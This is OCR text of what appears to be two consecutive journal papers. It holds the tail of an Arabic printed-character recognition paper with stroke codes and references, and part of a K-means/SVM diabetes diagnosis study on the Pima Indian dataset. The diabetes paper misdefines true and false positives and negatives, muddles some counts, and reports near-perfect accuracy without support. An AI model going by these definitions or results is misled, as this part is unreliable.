75			(((2.0,8.0),7,0,0),((((13, 3 ,3, 0,39,134,317),7,6,0),((21,141,1),5,0,7),((25,92,2),1,0,1),((28,103,5),5,3,4),((17,95,9),3,4,4),((1,34,8),5,5,7),((23,47,10),4,7,0),((3,107,14),0,0,0),((32,178,47),1,1,0),((0,85,15),1,0,7),((43,102,31),7,7,7),((60,78,5),7,0,0),((26,166,27),0,0, 9),((55,53,9),1,9,9),((-600, 211 ,642, 3,147,349,349),9,9,9)),0,0,9),((13.0,73.0),0,9,9),((13,80),9,9,9))
100			(((2.0,11.0),4,7,9),((2.0,4.0),7,9,9),((((13, 3 ,3, 0,39,134,317),7,6,0),((21,141,1),5,0,7),((25,92,2),1,0,1),((28,103,5),5,3,4),((17,95,9),3,4,4),((1,34,8),5,5,7),((23,47,10),4,7,0),((3,107,14),0,0,0),((32,178,47),0,1,1),((32,0,3),3,3,1),((0,85,15),1,0,7),((43,102,31),0,7,7),((60,100,38),7,7,9),((23,135,14),0,9,9),((35, 78 ,6, 4,134,140,342),9,9,9)),9,9,9))
120			(((9.0,0.0),0,1,7),((9.0,8.0),3,7,7),((4.0,4.0),7,7,9),((((24,103,5),5,5,7),((10,95,9),4,7,1),((1,98,11),0,0,0),((32,177,42),2,1,0),((4,85,15),1,0,7),((36,102,31),7,7,7),((53,78,5), 7,0,0),((27,166,27),0,0,9),((53,53,9),1,9,9),((41.0,68.0),9,9,9))
50			(((((28, 20 ,1, 0,113,33,213),0,3,1),((28,78,1),3,1,0),((18,88,2),0,0,7),((38,103,5),5,5,4),((35,95,9),5,4,4),((34,29,7),4,3,4),((4,74,9),0,7,0),((10,74,17),6,0,0),((30,156,21),0,0,0),((31,177,41),2,1,0),((8,85,15),1,7,0),((61,102,31),7,7,7),((32,0,2),1,0,0),((78,78,9),7,7,0),((19,153,13),0,1,0),((-75, 19 ,128, 8,106,32,34),2,0,0),((91,78,2),7,0,7),((35,6,12),1,7,7),((28, 106 ,76, 0,0,350,172),6,7,7),((94,124,5),7,7,0),((6,127,12),0,1,1),((41, 121 ,73, 0, 102,18,97),1,1,9),((132,26,9),2,9,9),((120,115,4),9,9,9)),9,9,9))
75			(((2.0,11.0),4,7,7),((2.0,4.0),7,7,9),((((13, 3 ,3, 0,39,134,317),7,6,0),((21,141,1),5,0,7),((25,92,2),1,0,1),((28,103,5),5,3,4),((17,95,9),3,4,4),((1,34,8),5,5,7),((23,47,10),4,7,0),((3, 107,14),0,0,0),((32,178,48),1,1,0),((0,85,15),1,7,7),((43,102,31),7,7,7),((-59, 526 ,476, 21,140,280,280),3,2,2),((32,0,1),1,1,1),((61,84,12),1,1,7),((2,134,18),1,6,7),((29,39,14), 6,7,7),((61,53,12),1,1,9),((36, 80 ,53, 0,0,295,164),2,9,9),((63,149,9),9,9,9)),0,9,9),((33, 70),9,9,9))



font	Location	Linear	Ellipse	code
Tahoma	middle			((1,103,5),5,7,0), ((1,95,9),7,1,1), ((1,177,43),2,1,9), ((1,85,15),1,9,9), ((1,102,31),9,9,9)

Fig. 15. Generated code of (ط) character



Linear	
Ellipse	
code	(((((2,78,33),9,9,9)),2,0,0),((((2, 2 ,3, 3,48,230,336),9,9,9)),7,7,9),((((31, 18 ,224, 0,78,97,282),6,5,0),((44, 17 ,8, 0,124,261,107),4,1,0),((20,39,1),1,0,2),((48,103,5),5,4,5),((34,95,9),4,4,7),((19,73,9),0,0,0),((13,133,12),0,0,0),((43,176,41),2,1,0),((1,85,15),1,7,0),((61,102,31),7,0,9),((44,0,2),2,9,9),((78,95,31),9,9,9)),0,9,9),((((78,111,13), 2,7,9),((96,14,2),7,9,9),((52, 94 ,4, 0,29,63,241),9,9,9)),9, 9,9))

Fig. 16. Code of (أمطار) word contains code of (ط) character

V. Conclusion

Although, extensive researches have been done in recognizing printed text in different languages, only a few have been done in recognizing printed Arabic characters due to complexity of its characters. This paper has proposed recognition technique to recognize printed Arabic text using linear and ellipse regression techniques. Characters are recognized by using their codes, which are sequences of points, lines, and ellipses. Characters' forms are collected by generating all possible combination of three characters for each character location. Common code is extracted from generated sub-words for each character location and stored as code. To differentiate between fonts, fingerprint of each font is identified by collected codes that uniquely exist in this font.

As future work, the proposed recognition technique will be examined with most of existing fonts to evaluate its performance with different fonts as well as with multi-font texts. Moreover, optimization technique will be exploited to optimize accuracy factors used in the proposed technique.

References

[1] M. S. Khorsheed, "Off-line arabic character recognition – a review," Pattern Analysis & Applications, vol. 5, no. 1, pp. 31–45, 2002. DOI: 10.1007/s100440200004

[2] M. Rashad and N. A. Semary, "Isolated Printed Arabic Character Recognition Using KNN and Random Forest Tree Classifiers," Cham: Springer International Publishing, pp. 11–17, 2014. DOI: 10.1007/978-3-319-13461-1_2

[3] A. Z. Muhammad Sarfraz and S. N. Nawaz, "Computer-Aided Intelligent Recognition Techniques and Applications," John Wiley & Sons, Ltd, ch. On Offline Arabic Character Recognition, pp. 1–18, May 2005.

[4] I. Ahmed, S. A. Mahmoud, and M. T. Parvez, "Printed Arabic Text Recognition," London: Springer London, 2012, pp. 147–168. DOI: 10.1007/978-1-4471-4072-6_7

[5] A. H. Hassin, X.-L. Tang, J.-F. Liu, and W. Zhao, "Printed arabic character recognition using HMM," Journal of Computer Science and Technology, vol. 19, no. 4, pp. 538–543, 2004. DOI: 10.1007/-BF02944755

[6] K. Zagoris, I. Pratikakis, A. Antonacopoulos, B. Gatos, and N. Papamarkos, "Distinction between handwritten and machine-printed text based on the bag of visual words model," Pattern Recognition, vol. 47, no. 3, pp. 1051 – 1062, 2014.

[7] A. Amin, "Recognition of Printed Arabic Text via Machine Learning," London: Springer London, pp. 317–326, 1999. DOI: 10.1007/978-1-4471-0833-7_32

[8] K. O. A. R. Y. Siegwart, "Feature extraction and scene interpretation for map-based navigation and map building," in In: Proceedings of SPIE, Mobile Robotics XII, Vol. 3210, 1997, 25 January 1998.

[9] R. Halir and J. Flusser, "Numerically stable direct least squares fitting of ellipses," Department of Artificial Intelligence, The University of Edinburgh, Tech. Rep., 1998.

[10] L. Chergui and M. Kef, A Serial Combination of Neural Network for Arabic OCR. Cham: Springer International Publishing, pp. 297–303, 2014. DOI: 10.1007/978-3-319-07998-1_34

[11] M. Amara, K. Zidi, S. Zidi, and K. Ghedira, "Arabic Character Recognition Based M-SVM: Review," Cham: Springer International Publishing, pp. 18–25, 2014. DOI: 10.1007/978-3-319-13461-1_3

[12] Z. Jiang, X. Ding, L. Peng, and C. Liu, "Modified Bootstrap Approach with State Number Optimization for Hidden Markov Model Estimation in Small-Size Printed Arabic Text Line Recognition," Cham: Springer International Publishing, pp. 437–441, 2014. DOI: 10.1007/978-3-319-08979-9_33

[13] S. B. Ahmed, S. Naz, M. I. Razzak, S. F. Rashid, M. Z. Afzal, and T. M. Breuel, "Evaluation of cursive and non-cursive scripts using recurrent neural networks," Neural Computing and Applications, vol. 27, no. 3, pp. 603–613, 2016. DOI: 10.1007/s00521-015-1881-4

[14] D. A. NS Rani, P Vineeth, "Detection and removal of graphical components in pre-printed documents," International Journal of Applied Engineering Research, vol. 11, no 7, pp. 4849–4856, 2016.

[15] M. N. Abdi and M. Khemakhem, "A model-based approach to offline text-independent arabic writer identification and verification," Pattern Recognition, vol. 48, no. 5, pp. 1890 – 1903, 2015.

[16] W. Chen, L. Sui, Z. Xu, and Y. Lang, "Improved zhang-suen thinning algorithm in binary line drawing applications," in 2012 International Conference on Systems and Informatics (ICSAI2012), pp. 1947–1950, May 2012.

[17] M. Kherallah, F. Bouri, and A. Alimi, "On-line arabic handwriting recognition system based on visual encoding and genetic algorithm," Engineering Applications of Artificial Intelligence, vol. 22, no. 1, pp. 153 – 170, 2009.

[18] A. M. AL-Shatnawi and K. Omar, "The thinning problem in arabic text recognition a comprehensive review," International Journal of Computer Applications, vol. 103, no. 3, p. 0975 – 8887, October 2014.

[19] Geometric Regression Library (GeoRegression), an open source Java geometry library for scientific computing. [online] http://georegression.org/ (Accessed on October 1, 2016)

Diabetes Disease Diagnosis Method based on Feature Extraction using K-SVM

Ahmed Hamza Osman
Department of Information System, Faculty of Computing and Information Technology
King Abdulaziz University
Jeddah, Kingdom of Saudi Arabia

Hani Moetque Aljahdali
Department of Information System, Faculty of Computing and Information Technology
King Abdulaziz University
Jeddah, Kingdom of Saudi Arabia

***Abstract*—Now-a-days, diabetes disease is considered one of the key reasons of death among the people in the world. The availability of extensive medical information leads to the search for proper tools to support physicians to diagnose diabetes disease accurately. This research aimed at improving the diagnostic accuracy and reducing diagnostic miss-classification based on the extracted significant diabetes features. Feature selection is critical to the superiority of classifiers founded through knowledge discovery approaches, thereby solving the classification problems relating to diabetes patients. This study proposed an integration approach between the SVM technique and K-means clustering algorithms to diagnose diabetes disease. Experimental results achieved high accuracy for differentiating the hidden patterns of the Diabetic and Non-diabetic patients compared with the modern diagnosis methods in term of the performance measure. The *T*-test statistical method obtained significant improvement results based on K-SVM technique when tested on the UCI Pima Indian standard dataset.**

Keywords—K-means Clustering; Diabetes Patients; SVM; Diagnosis; Accuracy

I. INTRODUCTION

Diabetes disease is an incessant malady that happens when the pancreas does not create sufficient insulin or if the body cannot viably utilizes the insulin, it makes. Insulin is a hormone that controls blood sugar. Hyperglycemia, or raised blood sugar, is a typical impact of unrestrained diabetes and after sometimes prompts actual harm to vast numbers of the body's frameworks, particularly the arteries and veins. In 2004, an expected 3.4 million users passed on from results of fasting high blood sugar[1]. Some studies that have been conducted recently presented common diseases that are frequently misdiagnosis therein; as the number of dead because of medical errors each year to nearly 98,000 people. The therapeutic analysis is viewed as an essential yet confused errand that should be executed precisely and proficiently. The mechanization of this system would be to a significant degree beneficial. Unfortunately, all specialists don't have aptitude in each sub Specialty and also there is a deficiency of asset people at specific spots. Subsequently, a program medicinal determination system would presumably be exceedingly valuable[2]. The objective of this study is to develop a hybrid technique based on Support Vector Machine algorithm and Two-step clustering method for diabetes diagnosis. The proposed method seeks to reduce the ratio of misdiagnosis of diabetes and increase the ratio of accuracy for diagnosis.

Nanda et al.[3] proposed a Classification of Gestational Diabetes Mellitus's (GDM) framework for biological and maternal features at (11 to 13) weeks gestation. The benefit is that a combining of maternal characteristics and biomarkers for GDM can provide First-trimester screening. Alssema et al.[4] updated a risk diagnosis survey using type2 diabetes screening detecting approach. They have considered other predictors for diabetes detection, but the drawback is that although particularly the case for small data needs an external validation before applying a model. Bennetts C.J et al.[5] intended for exploited a relationship of the diabetes dataset for classification capability. Like many researchers, Bennetts C.J et al.[5] tried to employ the data mining approaches in the biological organization for discovering new knowledge which assists to help a medical doctor for accurate diagnosis. A brief overview is provided by Tomar et al.[6] of these methods and their advantages and drawback. Diabetes treatment based on predictive analysis was presented by Aljumah et al.[7] using regression classification technique. They developed a mining tool called Oracle Data Miner (ODM) for treating modes diabetes prediction and SVM for results analysis. Kalaiselvi and Nasira[8] proposed a combination of PSO and SVM methods for to test the relationship of diabetes and heart disease. Their proposed method tried to extract the association factors disease based on categorical features which are the main benefit of the PSO-SVM method. Saudek et al.[9] developed a diabetes diagnoses measures of screening for finding the patients and clinicians rapidly. The determined criteria named HbA1care recognized for screening and now described as IFG.

Up to now, several studies described that have attentive on therapeutic diagnosis. These researchers had introduced various methods to the assumed challenges and obtained high prediction precisions, of 77% or greater, using the UCI Pima Indian dataset [10]. Empirical results proved precise prediction accuracy of 77% with logistic-regression derived discriminated function. Breault and colleagues [11] proposed a regression tree (RT) as a classifier method applied on data of 15,902 diabetes persons. The results select a greatest significant variable related to inadequate glycemic control >9.5. There are many models and methods used by scientists to examine and diagnosis diabetes. One of these models is a support vector machine. The SVM model generation is a group of the relevant supervised-learning technique used in health diagnosis for regression and classification [12] and [13]. It is a standard method based on guaranteed risk limits of statistical learning theory e.g. the called structural risk minimization principles. Athanasios et al. [35] Reviewed the methodology that was proposed by Dalakleidi et al.[36]. Thier review study discussed a combination method between the K-NN classifiers and genetic algorithm to define the critical risk factors that are robustly related to the occurrence of non-fatal and fatal Cardio-vascular Disease (CVD) in with Type 2 Diabetes patients Mellitus(T2DM). Tao Zheng et al.[37] introduced a T2DM model for identifying subjects using machine learning and feature engineering. The model contrasted and evaluated the identification performance using different machine learning such as Naïve Bayes, Decision Tree, k-NN, Random Forest, SVM. The performance model used the Area Under the Carafe (AUC) evaluation measure and obtained accuracy average with 0.98.

Based on the previously mentioned, issues identified with diabetes are numerous and entirely exorbitant. It is a serious malady cause, if not treated legitimately and immediately, it could prompt significant confusions, may be the demise of the patient. These made diabetes one of the principle needs in therapeutic knowledge study. However, the country has not been utilized the strength of computer technology to reduce the risk of diabetes yet. With the rise of the new knowledge, scientists have discovered various kinds of new technologies that the developed research could use to solve this problem. One of the main promising technologies today is Knowledge Discovery. It is capable of predicting the risk level of a patient with significantly higher accuracy by extracting hidden patterns from historical medical records. This reason will help us to give timely treatment for patients by diagnosing disease early before it goes to a critical stage.

Rest of this research is organized as Sections 2 explain the materials and method. Section 3 presents the experiments of the suggested method. Section 4 discusses the results of the combined technique. Section 5 reported the conclusions of the study.

II. Ease of Use

An operational framework of the hybrid K-SVM method divided into three main work stages; each of these steps consisted of different phases, starting from the data preparation stage and ending with the diagnosis phase as implementation stage. Figure 1 shows the operational framework stages of the introduced technique (SVM-K-mean clustering).




Fig. 1. Operational model of proposed method

A. *Phase 1: Preparing and study the dataset*

Data Collection: The diabetes dataset called Pima Indian collected from UCI machine repository standard dataset. This dataset used with different fields and research such as [7,12,13 and 14], is a gathering of symptomatic therapeutic reports from 768 records of female patients no less than 21 years of age of Pima Indian legacy, a populace living close Phoenix, Arizona, USA. The binary target variable takes (0 or 1) values, while 0 implies a negative test for diabetes, and 1 indicates a positive test. There are 500 cases in class 0 and 268 cases in class 1. Fine-tuning parameters further physically assessed the significance of the systematically selected of variables. The variables incorporated into the last determination were those with the best discriminative execution.

TABLE I. The Pima Indian Dataset

No	Feature
1	Number of times pregnant
2	Plasma glucose concentration 2 hours in an oral glucose tolerance test
3	Diastolic blood pressure (mm Hg)
4	Triceps skin fold thickness (mm)
5	2-Hour serum insulin (mu U/ml)
6	Body mass index (weight in kg/(height in m)^2)
7	Diabetes pedigree function
8	Age (years)
9	Class variable (0 or 1)

The Pima Indian dataset is reported that there are no missing values; there were some generously included zeros as missing values. 28 cases had a diastolic blood pressure of 0, five patients had a sugar of 0, 11 more had a mass body record of 0, 140 others had serum insulin levels of 0, and 192 others had a skin fold thickness readings of 0. After the erasure, there were 460 cases with no missing values.

Feature Selection (FS): It is significant that the data set is pre-processed before mining process is used so that repeated data can be removed or the unstructured data can be counted by transformation of the dataset. Theoretical strategies for selecting proper features differ for a different challenge to another. Employing feature selection is the important step to simplifying the learning part of the mining stages and enhancing the performance without altering the primary structure of data mining methods [15] and [16]. The proposed method used the feature selection algorithm as a preprocessing step to reduce the dataset dimensionality and increased the computational process as well.

Data Segmentation: Because of a significant amount of associated samples datasets and examine the dataset with different data size, the developed method divided the dataset into 50%, 60%, and 70% for training and 50%, 40%, and 30% for testing as a preprocessing step for the proposed approach[17].

B. *Phase 2: Diabetes data clustering using K-means algorithm*

It is a very useful approach to machine learning for classification of native clusters in a dataset means clustering algorithm, as groups of data are based on their feature values to K clusters. In classification, the items are assigned to pre-defined classes, whereas in clustering the classes are formed [18]. K-means algorithm is one of the hard clustering approaches; therefore, a data point can belong to just one cluster [19]. The proposed method applied a description of diabetes data using the K-mean method to group the diabetes data based on the Euclidean distance similarity of their features into K clusters [20] and [21]. Before the algorithm begins, K is a positive number initialized early to refer to the number of required clusters [22]. K-means group inspects the diabetes feature of each patient to ensure that the elements data within each group are similar to each other but dissimilar from items in other groups.

The algorithm initiated by selecting an initial set of groups repeatedly updated until no further improvement can be made or until a specified limit is exceeded by the number of iterations [23] and [24]. The developed technique used it to measure the difference between the patient's data (Euclidean distance is used as a measure to define the similarity between data items) 25. See Eq. 1.

$$(x, y) = \sqrt{\sum_{i=1}^{n}(x_i - y_i)^2} \qquad (1)$$

A Euclidean vector is the position of a point in a Euclidean n-space. Therefore, X (Xn, Xn,. . . Xn) and Y (Y1, Y2,. . . , Yn) are Euclidean vectors21. Figure 2 shows the steps of K-means approach (demonstrates K-mean clustering steps).



Start
Input Dataset Sample
Determine number of cluster
Identify *K* different centroids for each cluster
Identify the distance of each object to the centroids of that cluster
Assign each object (group) based on minimum distance cluster
Recalculate the centroids of new cluster
Repeat the above step until centroid does not change
No
Yes
End

Fig. 2. K-means Clustering Stages

C. Phase 3: Diabetes Prediction and diagnosis using K-SVM

The Support Vector Machine is a promised classifier method widely used because of the significant output that had extracted in different research areas, and cause of their robust assumed, theoretical underpinnings in the theory of statistical learning[26]. SVM classification proceed the hyperplane in distinct classes [14]. Every hyperplane is identified by its path (w), the correct position threshold is (b), the dimensionality input is (xi) and pointed the class. A set of the learning samples is represented using formula 2 and 3.

$$(x1, y1), (x2, y2), \ldots, (xk, yk); \; Xi \in Rd \qquad (2)$$

Where k is the learning data, and d denotes to dataset dimensions number:

$$yi \in ; \; i = 1, 2, \ldots, k$$

The decision equation of the form formula. 2.

$$f(x, w, b) = \mathrm{sgn}\big((w \cdot xi) + b\big), w \in Rd, \quad b \in R \qquad (3)$$

The region between the hyperplane is a margin, which splits two classes; the margins illustrate the prediction of diabetic patients by the SVM classifier. The $\frac{1}{||w||}$ represent the distance between the hyperplane and closed data point. Figure 3 demonstrates the diagnosis of diabetes data using SVM.





Fig. 3. Classification of Diabetes using SVM

The introduced hybrid method is a technique for diabetes dataset diagnosis by K-mean clustering algorithm and SVM technique and comprises of two sub-techniques: unsupervised learning based on K-means data clustering using features similarity, and classification diabetes using the supervised SVM classifier method. The objective of this study is to produce a diabetes patient's diagnostic process with the assistance of a combined K-means clustering and SVM method for the improving the diagnosis accuracy and to reducing the misdiagnosis error. The proposed method considered the clinical analysis output based on pancreas cell and Laboratory test results of patient blood and urine. The clustering output will then uses as input features for the SVM classifier of the patinas data. The clustering process utilized to group all similar instances in feature data, which enhances and increases the predictability and accuracy of diagnosis using SVM classification method.

III. Experimental Design

The experiments of this research conducted by using the UCI-Pima Indian dataset for the evaluation of the KSVM technique. To assess the performance of classifiers, the K-SVM expriment was ran frequently to let the entire slice in the dataset to take an opportunity as a testing data. To decrease the feature dimensionality a feature selection method is used[15]. This process employed independently before the training of the original dataset. Figure 4 demonstrate the extracted significant features.



Field	Selected Transform	Current Distribution
Number of times pregnant	Current Distribution	3.845 (3.370)
Plasma glucose concentration	Current Distribution	120.895 (31.973)
2-Hour serum insulin	Current Distribution	79.799 (115.244)
Body mass index	Current Distribution	31.993 (7.884)
Diabetes pedigree function	Current Distribution	0.472 (0.331)
Age	Current Distribution	33.241 (11.760)

Fig. 4. Diabetes extracted features

In each round, the data was divided into 3 clusters (70%, 60%, and 50%) for learning procedure and (30%, 40%, and 50%) for the testing process[17]. The K-means technique conducted for grouping patients based on related target Diabetic and Non-Diabetic features. Due to the need for overall reduction in distance between cluster centroids and cluster members, the K-means formulated by using an optimization problem13.

$$\min_{\mu_1,\mu_2,\ldots\ldots,\mu_k} \sum_{k=1}^{k}\sum_{i\epsilon S_k}\left\|x^i-\mu_k\right\|^2 \qquad (4)$$

Where k represents the index of the cluster, Sk is the kth cluster set, lk denotes the centroid point in cluster Sk, which is also treated as the representative patients of the cluster, and K is the total number of the clusters.


There is a need to normalize the data point for eliminating the impact of the distinctive feature scales. To prepare the centroids used in building the cluster, the K-means method repeatedly adjusts the centroid location to decrease the Euclidean distance [18]. The number of clusters was determined using a similarity measurement [18]. The similarity metrics to assess the quality of clusters are shown in Eqs. (4 and 5) as follows:

$$d_{avg} = \frac{\sum_{k=1}^{K}\sum_{i\epsilon S_k}\sqrt{\sum_{j=1}^{F}(x_j^i - x_j^{\mu_k})^2}}{N} \qquad (5)$$

$$d_{avg} = \min\left[\frac{\sqrt{\sum_{j=1}^{F}\left(x_j^{\mu_{k_1}} - x_j^{\mu_k}\right)^2}}{N}\right], \forall k_1 \neq k_2 \qquad (6)$$

Where davg denotes for average distance of each member i to the centroid lk in the same cluster Sk, Xi j denotes the jth input element of member I; dmin is the minimum distance between each two centroids, Xlk j represents the jth input element of centroid lk, N denotes the total number of data points, and F is the dimension of an input vector.

Noticeable, the K-means clustering method extracted five groups with a diverse number of samples and distribution of the extracted features using feature selection method. The best number of groups and clusters automatically fixed by the K-means algorithm with the assistance of the criterion specified in criterion group of the clustering. Figure 5 defines the results and clusters distribution.



Value	Proportion	%	Count
cluster-1		17.21	132
cluster-2		9.91	76
cluster-3		14.34	110
cluster-4		10.56	81
cluster-5		47.98	368

Fig. 5. Clusters distribution using K-means algorithm

Figure five above demonstrate the clustering distribution using k-means algorithm. The method generated five groups with different distribution samples and features. The distribution number of samples members are 767, 132, 76, 110, 81 and 368 for cluster1, cluster2, cluster3, cluster4, and cluster5, correspondingly. It's presented that the maximum numbers of samples scored by cluster 5 because of the similarity of the group instance features. Using these groups, the K-means clustering algorithm analyzed and defined the diabetes data; the clustering methods is used for describing the data. Thus, this research employed K-means technique to integrated with SVM prediction method. Based on the K-means clustering experimental on the diabetes dataset, the similar patients were grouped together and the different patients were clustered together too. The UCI-data clustering process is valuable at this stage to facilitate the diagnosis by classification and prediction in training and testing steps. In the classification phase, the SVM classifier is applied for obtaining a precise diagnosis of the patients. The general SVM method adopted for this problem to exploit the classifier as follows [23] and [24]:

$$maximize_x = \left[\sum_{i=1}^{n} x_i - \frac{1}{2}\sum_{ij=1}^{n} x_i x_j y_i y_j k(x_i, x_j)\right] \qquad (7)$$

$$subject\ to \sum_{i=1}^{n} x_i y_j = 0,\ \ 0 \leq \forall x_i \leq L. \qquad (8)$$

Where x stands for the learning vector, y denote the relationship label between the learning vectors; a denotes the variables vector of hyperplane classifier; K is a kernel function for measuring the distance between the learning vector xi and xj, and L stands for a drawback parameter to manage some misclassifications.

For example, if L is infinity, the predictor supplies an infinite penalty on misclassification to avoid misdiagnosis from taking place. A higher L ensures greater accuracy on learning data; simultaneously, it takes extra time to obtain the predictor. A lower L offers additional flexibility on the predictor on the tolerance of error. For SVM and K-mean clustering, a performance index employed to prove the accuracy of the introduced technique. The variables for a hybrid K-SVM method that is to be used in the experiments is measured as a constant change optimization procedure that is conceded out by the SVM method. Each partition used 50%, 60% and 70% as the training dataset and 50%, 40%, and 30% as the testing dataset using K-SVM as the prediction technique. The results of clustering process used as an input to the SVM classifier.

IV. Experimental Results and Discussion

The developed research used the mentioned experiment using SVM method before and after combination to examine the enhancement of the proposed approach. The obtained diagnosis results before improvement using SVM only are 77.09%, 75.27%, and 77.32% for learning data and 81.01%, 80.39%, and 77.29% for testing data respectively. On the other hand, the diagnosis accuracy results after improvement by using the hybrid method between K-means and SVM algorithm are 99.74, 99.78, and 99.81 for training data and 99.82, 99.85, and 99.90 for testing data respectively too. The evaluation results have been calculated as:

$$\text{Accuracy} = \frac{(\text{TN} + \text{TP})}{(\text{TN}+\text{FP})+(\text{TP}+\text{FN})} \times 100 \qquad (9)$$


Where, True Positive (TP): The number of diabetics and non-diabetic patient's executable correctly classified. False Positive (FP): The number of diabetic executables classified as non-diabetic. True Negative (TN): The number of diabetics and non-diabetic patient's executable incorrectly classified. False Negative (FN): The number of non-diabetic executables classified as diabetic.


A. First Experiment


In this phase, the quantity of detecting diabetes patients (diabetic or non-diabetic) from the original UCI dataset was investigated. These experiments conducted on 768 patients reported and used by [7,12-14], had each sample described as either a diabetic or non-diabetic case. The experiments applied across 70, 60, and 50 instances as training experiments. Each learning and testing phase chose original diabetes patients variable as input features in SVM. Then the class variable is a target element (diabetic or non-diabetic). Additionally, it by using K-SVM, and diagnosis accuracy enhanced rather than used the SVM alone. The obtained results using SVM in learning and testing phases demonstrated in Table3. While the improved results based on SVM-K-means and important features presented in Table 4.

TABLE II. Results on the Original Pima Indian Diabetes Dataset using SVM Algorithm

Algorithm	Accuracy		Error	
	Training	*Testing*	*Training*	*Testing*
SVM	77.09 (50% size)	81.019(50% size)	22.91	18.99
SVM	75.27 (60% size)	80.39 (40% size)	24.73	19.61
SVM	77.32 (70% size)	77.29 (30% size)	22.68	22.71







